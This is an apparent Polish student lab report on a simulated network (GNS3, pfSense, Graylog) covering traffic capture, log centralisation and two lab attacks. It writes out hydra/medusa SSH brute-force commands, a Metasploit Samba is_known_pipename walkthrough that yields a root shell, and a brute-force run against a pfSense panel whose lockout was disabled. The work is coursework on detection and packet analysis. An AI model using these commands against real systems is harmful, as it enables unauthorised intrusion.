
Architektura koncepcyjna

1. Pierwsza podsieć 192.168.1.0/24

Adres IP	Hostname	OS	Przeznaczenie
192.168.1.2	DC101	Windows Server 2016	Kontroler domeny (Active Directory)
192.168.1.3	StaplerVulnhub	Linux	Podatna stacja
192.168.1.4	WKSTN101	Windows 7	Stacja robocza podpięta pod kontroler domeny
192.168.1.5	WKSTN102	Windows 10	Stacja robocza podpięta pod kontroler domeny

2. Druga podsieć 192.168.2.0/24


Adres IP	Hostname	OS	Przeznaczenie
192.168.2.2	2.2 SRV201JSPR Ce		Aplikacja webowa z systemem raportującym JASPER
192.168.2.3	SRV202BCKUP	Ubuntu 14	Centralny system logów oparty na Graylog
192.168.2.4	SRV203FTP	CentOS 7.5	Serwer FTP
192.168.2.5	SRV03SMTP	CentOS 7.5	Serwer SMTP

3. Trzecia podsieć 192.168.3.0/24

Adres IP	Hostname	OS	Przeznaczenie
192.168.3.2	WKSTN301	CentOS 7.5	Stacja robocza
192.168.3.3	WKSTN302	CentOS 7.5	Stacja robocza

Zadanie 1 – symulacja sieci

Do zasymulowania sieci zaprojektowanej w architekturze koncepcyjnej został wykorzystany program GNS3. Topologia sieci utworzona w programie prezentuje się następująco:

W architekturze skorzystano ze switchy w celu utworzenia sieci LAN. Switche są transparentne w warstwie trzeciej, ponieważ przekazują ramki w obrębie drugiej warstwy, więc nie nadaje im się adresów IP.

Do utworzenia routerów na brzegu podsieci użyto obrazu pfSense, a główny element sieciowy to router oparty na systemie Alpine Linux. Jego podstawowy interfejs sieciowy (eth0) powinien zostać zbridge'owany z wybranym interfejsem hosta głównego. W przypadku autorów był to zazwyczaj vmnet8, gdyż pozwalał na połączenie z siecią, jednocześnie będąc za NATem. Na swobodne połączenie z siecią pozwoliły domyślne serwery DNS

routerów pfSense. Również każdy z hostów w podsieciach został skonfigurowany tak, aby używał serwera DNS odpowiedniego routera pfSense.

Wszystkie połączenia sieciowe zostały skonfigurowane statycznie, zgodnie z adresacją określoną na schemacie architektury koncepcyjnej. Jedynie wspomniany interfejs eth0 routera brzegowego otrzymuje adres dzięki DHCP. Pliki konfiguracyjne sieci zostały dołączone w katalogu konfiguracja. Nie obejmują one hostów z systemem Windows, ponieważ tam konfiguracja odbywa się z wykorzystaniem GUI. Dla wszystkich systemów CentOS (podsieci 192.168.2.0 oraz 192.168.3.0) stworzono szablony, gdzie literką "X" zastąpiono oktet adresu IP specyficzny dla danego hosta. Uznano, że bezcelowe byłoby załączanie sześciu konfiguracji, które różnią się jedną cyfrą.

Do generacji ruchu użyto:

- skryptów zaimplementowanych w języku Python (SMTP, FTP, HTTP, ICMP); skrypty znajdują się w katalogu skrypty/generacja ruchu.
- za pomocą polecenia wget -spider -r (ruch w sieci intranet, zarządzanie zaporą ogniową),
- na stacji roboczej WKSTN101 został włączony 10-cio godzinny film w aplikacji YouTube.

Problemem podczas eksploatacji sieci była niemożność połączenia z usługami w sieci LAN z pozostałych podsieci. Z tego powodu zdecydowano się na przekierowanie portów do routerów obsługujących daną sieć LAN. Przekierowane porty:

- 139 (samba) z hosta StaplerVulnhub na port 139 hosta Router.1
- 25 (SMTP) z SRV204SMTP na port 25 hosta Router.2
- 8080 (apache-tomcat) z SRV201JSPR na port 8080 hosta Router.2

Każde przekierowanie odbyło się w następujący sposób:

- 1. "pfctl -d" na router.X (to jest konieczne, bo normalnie interfejs web firewalla nie jest dostępny z WANu)
- 2. firefox -> https://182.170.1.2/firewall_nat.php
- 3. Przycisk add i dostosowanie numerów portów przekierowywanych na porty routera
- 4. pfctl-e

Zadanie 2 – przechwytywanie ruchu sieciowego

Niniejszy punkt dotyczy generacji i nasłuchiwania ruchu różnego typu. W celu generacji ruchu postanowiono napisać własne skrypty w języku Python oraz użyć gotowych programów typu wget, czy firefox. Początkowo próbowano generować ruch za pomocą narzędzi przeznaczonych specjalnie do tego celu, czyli generatorów ruchu. Jednak z powodu problematycznej konfiguracji pomiędzy różnymi systemami jak i przez ograniczoną liczbę protokołów wspieranych przez dane narzędzie zdecydowano, że własne skrypty będą najszybszym i najbardziej dopasowanym rozwiązaniem.

Z kolei przechwytywanie ruchu zrealizowano za pomocą narzędzia tcpdump i własnego sniffera (Python). W zależności od urządzenia użyto odpowiedniego sniffera. Sniffer był uruchamiany odpowiednim poleceniem:

tcpdump -i <iface name> -w <pcap file>

lub

./sniffer.py <iface name> <pcap file>

Przechwytywanie ruchu w każdym przypadku trwało ok. 2 minut. W opisach pominięto mniej istotne protokołu takie jak ARP i NTP.

1. Ruch sieciowy na hoście WKSTN302 (sniffer.py)

Przechwycony ruch zawierał jedynie ruch HTTP pochodzący od hosta WKSTN302. Ruch ten został wygenerowany z pomocą skryptu - tak jak większość generatorów ruchu. Działanie polegało na wysyłaniu żądania co pewien losowy czas do losowego hosta w domenie "pw.edu.pl".

Przykład żądania do strony domowej jednego ze studentów:

```
192,168
Frame 17: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits)
▶ Ethernet II, Src: 08:00:27:c3:d7:58 (08:00:27:c3:d7:58), Dst: 08:00:27:3f:e4:9b (08:00:27:3f:e4:9b)
▶ Internet Protocol Version 4, Src: 192.168.3.3, Dst: 194.29.160.35
  Transmission Control Protocol, Src Port: 42998, Dst Port: 80, Seq: 1, Ack: 1, Len: 160
 Hypertext Transfer Protocol
  GET /~jolszak2/ HTTP/1.1\r\n
    ▶ [Expert Info (Chat/Sequence): GET /~jolszak2/ HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /~jolszak2/
      Request Version: HTTP/1.1
   Host: home.elka.pw.edu.pl\r\n
   User-Agent: python-requests/2.20.1\r\n
   Accept-Encoding: gzip, deflate\r\n
   Accept: */*\r\n
    Connection: keep-alive\r\n
    [Full request URI: http://home.elka.pw.edu.pl/~jolszak2/]
```

2. Ruch sieciowy na hoście SRV203FTP (sniffer.py)

Przechwycony ruch zawierał pakiety FTP od dwóch hostów SRV201JSPR i SRV202BCKUP. Inne hosty nie mogły uczestniczyć w wymianie, ponieważ omawiany serwer FTP został zaprojektowany tylko dla użytku w sieci lokalnej. Ruch został wygenerowany za pomocą skryptu, który wysyłał co pewien losowy czas losowe żądanie do serwera FTP. Przykładowym żądaniem mogło być zwrócenie listy plików w katalogu lub żądanie pobrania pliku o nazwie "abc", który znajduje się na serwerze:

```
79 95.111872 192.168.2.2 192.168.2.4 Request: RETR abc
80 95.112820 192.168.2.4 192.168.2.2 Response: 150 Opening BINARY mode data c
81 95.113767 192.168.2.4 192.168.2.2 FTP Data: 12 bytes

Frame 81: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)

Ethernet II, Src: 08:00:27:8f:8f:00 (08:00:27:8f:8f:00), Dst: 08:00:27:7c:14:ca (08:00:27:7c:14:ca)

Internet Protocol Version 4, Src: 192.168.2.4, Dst: 192.168.2.2

Transmission Control Protocol, Src Port: 10099, Dst Port: 59124, Seq: 1, Ack: 1, Len: 12

FTP Data (placeholder\n)
```

Plik został poprawnie przesłany, jak widać na zrzucie plik "abc" zawiera słowo "placeholder".

3. Ruch sieciowy na routerze Router.1 - interfejs em1 (tcpdump)

Przechwycony ruch zawierał 3 różne typy ruchów pochodzące od trzech różnych hostów. Jednak wszystkie z nich dotyczyły ruchu HTTP z uwagi na to, że podsieć połączona z interfejsem em1 zawiera hosty klienckie (systemy Windows), które zazwyczaj mają ograniczoną potrzebę generowania pakietów innych niż HTTP. W ramach podpunktu przechwycono ruch:

- Emulujący zarządzanie firewallem (pająk crawlujący interfejs zarządzania)
- Ruch do wewnętrznej aplikacji WWW
- Ruch youtube

Plik pcap wygląda zgodnie z oczekiwaniami. to znaczy przechwycił wszystkie trzy wymienione rodzaje ruchów z odpowiednimi adresami IP.

Na zrzucie przedstawiono crawlowanie aplikacji WWW w intranecie:

+	13 0.682157	192.168.1.3	182.170.2.2	37920 8080	HTTP	HEAD / HTTP/1.1
	14 0.684039	182.170.2.2	192.168.1.3	8080 37920	TCP	8080 → 37920 [ACK] Seq=1 Ack
4	15 0.685170	182.170.2.2	192.168.1.3	8080 37920	HTTP	HTTP/1.1 200
	16 0.685483	192.168.1.3	182.170.2.2	37920 8080	TCP	37920 → 8080 [ACK] Seq=145 /
	17 0.686388	192.168.1.3	182.170.2.2	37920 8080	HTTP	GET / HTTP/1.1
	18 0.689567	182.170.2.2	192.168.1.3	8080 37920	TCP	8080 → 37920 [ACK] Seq=122 /
	19 0.689618	182.170.2.2	192.168.1.3	8080 37920	TCP	8080 → 37920 [ACK] Seq=1570
	20 0.689654	182.170.2.2	192.168.1.3	8080 37920	TCP	8080 → 37920 [ACK] Seq=3018
	21 0.689681	182.170.2.2	192.168.1.3	8080 37920	TCP	8080 → 37920 [ACK] Seq=4466
	22 0.689707	182.170.2.2	192.168.1.3	8080 37920	TCP	8080 → 37920 [ACK] Seq=5914
	23 0.689732	182.170.2.2	192.168.1.3	8080 37920	TCP	8080 → 37920 [PSH, ACK] Seq=
	24 0.690275	182.170.2.2	192.168.1.3	8080 37920	TCP	8080 → 37920 [ACK] Seq=8314
	25 0.690314	182.170.2.2	192.168.1.3	8080 37920	TCP	8080 → 37920 [ACK] Seq=9762
	26 0.690345	182.170.2.2	192.168.1.3	8080 37920	HTTP	HTTP/1.1 200 (text/html)
	27 0.690714	192.168.1.3	182.170.2.2	37920 8080	TCP	37920 → 8080 [ACK] Seq=288 /
	28 0.690779	192.168.1.3	182.170.2.2	37920 8080	TCP	37920 → 8080 [ACK] Seq=288 /
	29 0.692564	192.168.1.3	182.170.2.2	37920 8080	HTTP	GET /robots.txt HTTP/1.1
	30 0.695827	182.170.2.2	192.168.1.3	8080 37920	HTTP	HTTP/1.1 404 (text/html)
	31 0.696669	192.168.1.3	182.170.2.2	37920 8080	HTTP	HEAD /favicon.ico HTTP/1.1
	32 0.698351	182.170.2.2	192.168.1.3	8080 37920	HTTP	HTTP/1.1 200
	33 0.699090	192.168.1.3	182.170.2.2	37920 8080	HTTP	HEAD /tomcat.css HTTP/1.1
	34 0.700630	182.170.2.2	192.168.1.3	8080 37920	HTTP	HTTP/1.1 200
	35 0.701225	192.168.1.3	182.170.2.2	37920 8080	HTTP	HEAD /docs/ HTTP/1.1
	36 0.703926	182.170.2.2	192.168.1.3	8080 37920	HTTP	HTTP/1.1 404
	37 0.704598	192.168.1.3	182.170.2.2	37920 8080	HTTP	HEAD /docs/config/ HTTP/1.1
	38 0.707561	182.170.2.2	192.168.1.3	8080 37920	HTTP	HTTP/1.1 404
	39 0.708089	192.168.1.3	182.170.2.2	37920 8080	HTTP	HEAD /examples/ HTTP/1.1
	40 0.709592	182.170.2.2	192.168.1.3	8080 37920	HTTP	HTTP/1.1 404
	41 0.710192	192.168.1.3	182.170.2.2	37920 8080	HTTP	HEAD /tomcat.png HTTP/1.1
	42 0.711770	182.170.2.2	192.168.1.3	8080 37920	HTTP	HTTP/1.1 200

4. Ruch sieciowy na routerze Router.INT - interfejs eth0 (tcpdump)

Interfejs eth0 dotyczy ruchu łączącego się Internetem. Przesyłany ruch dotyczył protokołów HTTP i TLS, a w związku z tym również DNS. Przechwycono ruch z dwóch hostów - WKSTN101 i WKSTN302. Ruch youtube był intensywny, gdyż wysyłał żądania praktycznie cały czas (w przeciwieństwie do skryptów, które wysyłały żądania po upływie losowego czasu). Przykład:

16 2.378228	172.16.90.1	182.170.3.2	43454 443	TLSv1.2
17 2.379796	182.170.3.2	172.16.90.1	443 43454	TCP
18 2.379878	182.170.3.2	172.16.90.1	443 43454	TCP
19 2.379905	182.170.3.2	172.16.90.1	443 43454	TLSv1.2
20 2.380224	172.16.90.1	182.170.3.2	43454 443	TCP
21 2.398975	182.170.3.2	172.16.90.1	443 43454	TLSv1.2
22 2.399101	172.16.90.1	182.170.3.2	43454 443	TCP
23 4.406570	172.16.90.1	182.170.3.2	43454 443	TLSv1.2
24 4.406701	172.16.90.1	182.170.3.2	43454 443	TLSv1.2
25 4.407143	182.170.3.2	172.16.90.1	443 43454	TCP
26 4.407197	182.170.3.2	172.16.90.1	443 43454	TCP
27 4.407399	182.170.3.2	172.16.90.1	443 43454	TLSv1.2
28 4.407494	172.16.90.1	182.170.3.2	43454 443	TCP
29 4.428575	182.170.3.2	172.16.90.1	443 43454	TLSv1.2
30 4.428717	172.16.90.1	182.170.3.2	43454 443	TCP
31 6.435014	172.16.90.1	182.170.3.2	43454 443	TLSv1.2
32 6.435122	172.16.90.1	182.170.3.2	43454 443	TLSv1.2
33 6.435677	182.170.3.2	172.16.90.1	443 43454	TCP
34 6.435732	182.170.3.2	172.16.90.1	443 43454	TCP
35 6.435750	182.170.3.2	172.16.90.1	443 43454	TLSv1.2
36 6.435947	172.16.90.1	182.170.3.2	43454 443	TCP
37 6.458640	182.170.3.2	172.16.90.1	443 43454	TLSv1.2
38 6.458741	172.16.90.1	182.170.3.2	43454 443	TCP
39 8.464117	172.16.90.1	182.170.3.2	43454 443	TLSv1.2

5. Ruch sieciowy na routerze Router.INT - interfejs eth2 (sniffer.py)

Plik pcap z tego podpunktu posiadał najwięcej przechwyconych pakietów, gdyż interfejs eth2 hosta Router.INT znajdował się na drodze prawie wszystkich usług lokalnych uruchomionych w omawianej infrastrukturze. Dlatego pcap zawiera ruch protokołów HTTPS, HTTP, DNS, ICMP, SMTP. Fragment ruchu SMTP:

1	819 78.644857	182.170.3.2	182.170.2.2	43598		SMTP	C: helo [192.168.3.2]
	821 78.647213	182.170.2.2	182.170.3.2	25	43598	SMTP	S: 250 wkstn302.localdomain
	1062 91.658880	182.170.3.2	182.170.2.2	43598	25	SMTP	C: ehlo [192.168.3.2]
	1065 91.662372	182.170.2.2	182.170.3.2	25	43598	SMTP	S: 250 wkstn302.localdomain

Jak widać żądania zostały przesłane pomiędzy interfejsami WAN routerów. Spowodowane to zostało przekierowaniem portu oraz translacją adresu przez NAT.


Sniffer i większość generatorów ruchu zostały zaimplementowane w języku Python. Ich kod został zawarty w folderze skrypty/generacja ruchu. Pliki pcap zostały dołączone w folderze pcapy/Zadanie 2.

Zadanie 3 – system analizy logów

Do utworzenia systemu analizy logów użyto obrazu Graylog, pobranego ze strony producenta. Umożliwia on szybką konfigurację centralnego serwera logów z poziomu interfejsu webowego. Pierwszym krokiem jest przejście do zakładki Inputs i utworzenie nowego obiektu Syslog UDP:

Po udanym utworzeniu Inputu pojawi się on interfejsie webowym:



Drugim krokiem jest konfiguracja syslog na serwerach tak, aby wysyłały one logi do centralnego serwera logów. W celu zwiększenia bezpieczeństwa serwer logów znajduje się w podsieci, aby utrudnić do niego dostęp z zewnątrz i obsługuje tylko kluczowe serwery oparte na CentOS w celu zminimalizowania liczby przetwarzanych logów. W tym celu utworzono plik konfiguracyjny dla logów za pomocą polecenia:

```
vi /etc/rsyslog.d/graylog_syslog.conf
```

Następnie dodano w nim następujący wpis dzięki czemu logi będą wysyłane na Input utworzony wcześniej na adresie 192.168.2.3 i porcie 5014:

Dzięki utworzonemu wcześniej nasłuchowi wszystkie logi generowane przez syslog na serwerach SRV201JSPR, SRV203FTP i SRV204SMTP trafiają na centralny serwer logów i możemy je przeglądać z poziomu interfejsu webowego oprogramowania Graylog. Zastosowanie centralnego serwera logów pozwala nam na zachowanie informacji o poczynaniach intruza w przypadku gdy skompromituje serwer i wykasuje z niego wszystkie logi systemowe.



Na poniższym zrzucie ekranu widzimy timestamp logu, nazwę hosta z którego on pochodzi, nazwę programu której on dotyczy, a także identyfikator procesu. Pola możemy wybierać za pomocą checkboxa dostępnego z lewej strony panelu webowego. Histogram pozwala na analizę ilości wiadomości logów, które zostały nadesłane na serwer. Może to okazać się na przykład pomocne do wykonywania ataków brute-force, co zostanie pokazane za pomocą poniższego scenariusza.

1. Wykonanie ataku słownikowego z hosta Kali Linux za pomocą oprogramowania hydra lub medusa. Konieczne do tego polecenia zostały pokazanie poniżej. Na routerze nr 2 został skonfigurowany port forwarding umożliwiający demonstrację ataku. W innym przypadku z racji skonfigurowania przez nas serwisu NAT taki atak byłby niemożliwy.

hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.2.3 -t 4 ssh medusa -u root -P /usr/share/wordlists/rockyou.tx -h 192.168.2.3 -M ssh

2. Detekcja poprzez wykrywanie anomalii za pomocą oprogramowania Graylog:

Jak widać na powyższym zrzucie ekranu przeprowadzenie ataku brute-force od godziny 20:15 do 20:25 spowodowało znaczną anomalię napływy logów. Po ich analizie administrator systemu mógłby wykryć, że doszło do próby ataku na serwer, a także uzyskać adres IP atakującego.

Zadanie 4 - demonstracja ataków

Zadanie zakładało opracowanie dwóch ataków, uruchomienie ich bez ruchu tła oraz z generacją ruchu. Dlatego po zakończeniu zadania otrzymano 8 plików pcap. Uznano, że zbieranie ruchu na hostach należących do podsieci jest bezcelowe z uwagi na to, że ataki w żaden sposób nie docierały do "postronnych" hostów. W zamian za to zdecydowano się na zbieranie ruchu z dwóch routerów - na brzegu odpowiedniej podsieci oraz na głównym routerze.

Należy zaznaczyć, że pliki pcap otrzymane podczas ataku z ruchem tła mają znacznie większy rozmiar niż te bez ruchu w tle. Jest to spodziewany rezultat, ale potwierdza on skuteczność działań autorów.

Scenariusz 1 – wykorzystanie exploita

Atak został wykonany na maszynę o adresie 192.168.1.3 - Stapler Vulnhub. Jest to maszyna wirtualna dostępna na platformie vulnhub.com. Zawiera kilka podatności i w miarę aktualny system Ubuntu. Opracowany atak wykorzystuje znaną podatność bezpieczeństwa w oprogramowaniu Samba. W celu odtworzenia ataku należy wykonać poniższą procedurę.

- 1. Zalogowanie się na komputer z zainstalowanym oprogramowaniem Metasploit Framework.
- 2. Uruchomienie programu za pomocą komendy:

Msfconsole

3. Wyszukanie odpowiedniego exploit (skorzystaliśmy z faktu, że w danej implementacji samby istnienie podatna funkcja is_known_pipe) za pomocą polecenia:

```
search is_known_pipe
```

4. Nastawienie parametrów exploit za pomocą komend:

```
Set RHOST 182.170.1.2
Set RPORT 139
```

5. Wykonanie exploit za pomocą poniższej komendy. Pozwoli ona uzyskać zdalny dostęp do powłoki z uprawnieniami root.

exploit

```
msf exploit(linux/samba/is_known_pipename) > exploit

[*] 182.170.1.2:139 - Using location \\182.170.1.2\tmp\ for the path
[*] 182.170.1.2:139 - Retrieving the remote path of the share 'tmp'
[*] 182.170.1.2:139 - Share 'tmp' has server-side path '/var/tmp
[*] 182.170.1.2:139 - Uploaded payload to \\182.170.1.2\tmp\Gr\ffKXVs.so
[*] 182.170.1.2:139 - Loading the payload from server-side path /var/tmp/GvffKXVs.so using \\PIPE\/var/tmp/
GvffKXVs.so...
[*] 182.170.1.2:139 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 182.170.1.2:139 - Loading the payload from server-side path /var/tmp/GvffKXVs.so using /var/tmp/GvffKXV
s.so...
[*] 182.170.1.2:139 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 182.170.1.2:139 - Uploaded payload to \\182.170.1.2\tmp\LfAStnUj.so
[*] 182.170.1.2:139 - Loading the payload from server-side path /var/tmp/LfAStnUj.so using \\PIPE\/var/tmp/
LfAStnUj.so...
[*] 182.170.1.2:139 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 182.170.1.2:139 - Loading the payload from server-side path /var/tmp/LfAStnUj.so using \\PIPE\/var/tmp/
LfAStnUj.so...
[*] 182.170.1.2:139 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 2 opened (172.16.90.176:33979 -> 182.170.1.2:139) at 2018-12-08 14:23:11 +0100
uname -a
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 GNU/Linux
whoami
root
```

Z perspektywy analizy pakietów atak był bardziej skomplikowany. W pakietach widać tworzenie spreparowanych bibliotek współdzielonych, które następnie zostaną uruchomione jako tytułowe "named pipes":

```
Delete Request, Path: \FcHBIFaT.so
172.16.90.1
                   192.168.1.3
                                      45452 139
                                                        SMB
192.168.1.3
                   172.16.90.1
                                      139
                                            45452
                                                        SMB
                                                                   Delete Response
172.16.90.1
                   192.168.1.3
                                      45452 139
                                                        TCP
                                                                   45452 → 139 [FIN, ACK] Seq=756 Ack=
192.168.1.3
                   172.16.90.1
                                      139
                                            45452
                                                        TCP
                                                                   139 → 45452 [FIN, ACK] Seq=596 Ack=
                                      45452 139
172.16.90.1
                   192.168.1.3
                                                        TCP
                                                                   45452 → 139 [ACK] Seq=757 Ack=597 W
172.16.90.1
                   192.168.1.3
                                      50004
                                            139
                                                        NBS
                                                                   NBSS Continuation Mess
192.168.1.3
                   172.16.90.1
                                      139
                                            50004
                                                        NBSS
                                                                   NBSS Continuation Message
     27 69 30 8a 08 00 45 00
                                 ..'.5b.. 'i0...E.
.=..@.>. X8..Z...
     58 38 ac 10 5a 01 c0 a8
9 06
31
     e8 33 e9 26 ab ac 80 18
                                 ...T...1 .3.&....
     08 0a 00 a7 14 31 00 26
                                 .....1.&
                                 ..uname -a.
5 20   2d 61 0a
```


Rezultat komendy:


172.16.90.1	192.168.1.3	45452	139	SMB	Delete Request, Path: \FcHBIFaT.so
192.168.1.3	172.16.90.1	139	45452	SMB	Delete Response
172.16.90.1	192.168.1.3	45452	139	TCP	45452 → 139 [FIN, ACK] Seq=756 Ack=
192.168.1.3	172.16.90.1	139	45452	TCP	139 → 45452 [FIN, ACK] Seq=596 Ack=
172.16.90.1	192.168.1.3	45452	139	TCP	45452 → 139 [ACK] Seq=757 Ack=597 W
172.16.90.1	192.168.1.3	50004	139	NBSS	NBSS Continuation Message
192.168.1.3	172.16.90.1	139	50004	NBSS	NBSS Continuation Message

```
..'i0... '.5b..E.
98 00
         27 9e 35 62 08 00 45 00
                                               ....@.@. .......
10 06
         f3 19 c0 a8 01 03 ac 10
9 26
         ab ac 80 31 e8 3c 80 18
                                              Z....T.& ...1.<..
01
         08 0a 00 26 dc ae 00 a7
                                               72 65 64 2e 69 6e 69 74
30 2d 32 31 2d 67 65 6e
2d 55 62 75 6e 74 75 20
                                              .1Linux red.init
ech 4.4. 0-21-gen
eric #37 -Ubuntu
   20
         41 70 72 20 31 38 20 31
55 54 43 20 32 30 31 36
                                              SMP Mon Apr 18 1
8:34:49 UTC 2016
i686 i6 86 i686
39 20
         78 0a
                                               GNU/Linu x.
```

Scenariusz 2 – wykorzystanie błędu w konfiguracji pfSense

Do wykonania ataku wykorzystano fakt, iż router pfSense został niepoprawnie skonfigurowany i panel webowy umożliwiający zarządzanie firewallem jest dostępny przez interfejs WAN, spowodowane to zostało dodaniem nowej reguły:

Umożliwiło to wykonanie ataku słownikowego na dane do logowania. Warto zaznaczyć, że zalogowani użytkownicy w interfejsie firewalla mogą wykonywać komendy systemowe:

Dlatego pozyskanie danych do logowania spowoduje uzyskanie powłoki systemowej z uprawnieniami root. Jedynym problemem był fakt, że system pfSense blokuje adres IP po 3 nieudanych próbach logowania. Rozważano możliwości spoofingu adresu IP (idle scan), jednak uznano, że najłatwiej będzie zmienić konfigurację - tak, aby firewall nie blokował adresów IP.

Ustalono, że za blokowanie adresów odpowiada tablica "webConfiguratorlockout". Niemożliwe było trwałe usunięcie tej tablicy, ponieważ była ona tworzona ponownie przez firewall. Po 3 nieudanych próbach logowania pfSense wykonuje polecenie zbliżone do:

/sbin/pfctl -T add -t webConfiguratorlockout

Opcja "add" dodaje wpis do tablicy, a gdy tablica nie istnieje, to tworzy ją.

Po żmudnych poszukiwaniach wiarygodnego rozwiązania zwrócono uwagę na parametr tablic o nazwie "constant", który powoduje, że tablica jest stała, a więc uniemożliwia dodawanie nowych rekordów do tablicy. Rozwiązało to problem w pełni, gdyż każda próba modyfikacji tablicy za pomocą opcji "-T add" zakończy się błedem.

Aby dodać parametr "constant" do tablicy "webConfiguratorlockout" należało zmienić linijkę w pliku /etc/inc/filter.inc, z:

\$aliases .= "table <webConfiguratorlockout> persist\n";

na:

\$aliases .= "table <webConfiguratorlockout> persist const\n";

Zdaniem autorów istnieje możliwość, że w wyjątkowym przypadku administrator mógłby posłużyć się podobnym rozwiązaniem w celu ominięcia mechanizmu blokowania adresu IP.

Reasumując, w omawianym scenariuszu administrator popełnił dwa błędy konfiguracyjne:

- udostępnił interfejs www firewalla przez WAN
- ominą† mechanizm blokowania adresów IP

W celu ataku siłowego na hasło napisano własny skrypt - brute-pfsense.py, dołączony do sprawozdania. Inne programy nie zadziałałyby, bo interfejs www firewalla używa tokenu csrf, który w pierwszym żądaniu trzeba pobrać (GET) i wysyłać z danymi uwierzytelniającymi (POST). Program został uruchomiony następującą komendą:

./brute-pfsense.py admin /usr/share/wordlists/fasttrack.txt 182.170.3.2

Efekt działania widać poniżej:

```
rying password: sql2009
「rying password: complex
rying password: goat
rying password: changelater
rying password: rain
ľrýing password: fire
ľrying password: snow
rying password: unchanged
rying password: qwerty
rying password: 12345678
rying password: football
rying password: baseball
rying password: basketball
rying password: abc123
rying password: 111111
rying password: lqaz2wsx
rying password: dragon
rying password: master
rying password: monkey
rying password: letmein
Success!
Credentials: admin:letmein
         :~/bcyb#
```

Z uwagi na korzystanie protokołu HTTPS ruch jest szyfrowany, więc nie widać momentu odgadnięcia hasła:

172.16.90.1	182.170.3.2	59714 443	TCP	59714 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=12170694 TSecr=0 WS=128
182.170.3.2	172.16.90.1	443 59714	TCP	443 → 59714 [SYN, ACK] Seq=0 Ack=1 Win=65228 [TCP CHECKSUM INCORRECT] Len=0 MSS=1460 WS=128
172.16.90.1	182.170.3.2	59714 443	TCP	59714 → 443 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=12170695 TSecr=3623451258
172.16.90.1	182.170.3.2	59714 443	TLSv1.2	Client Hello
182.170.3.2	172.16.90.1	443 59714	TCP	443 → 59714 [ACK] Seq=1 Ack=284 Win=65408 [TCP CHECKSUM INCORRECT] Len=0 TSval=3623451258 TS
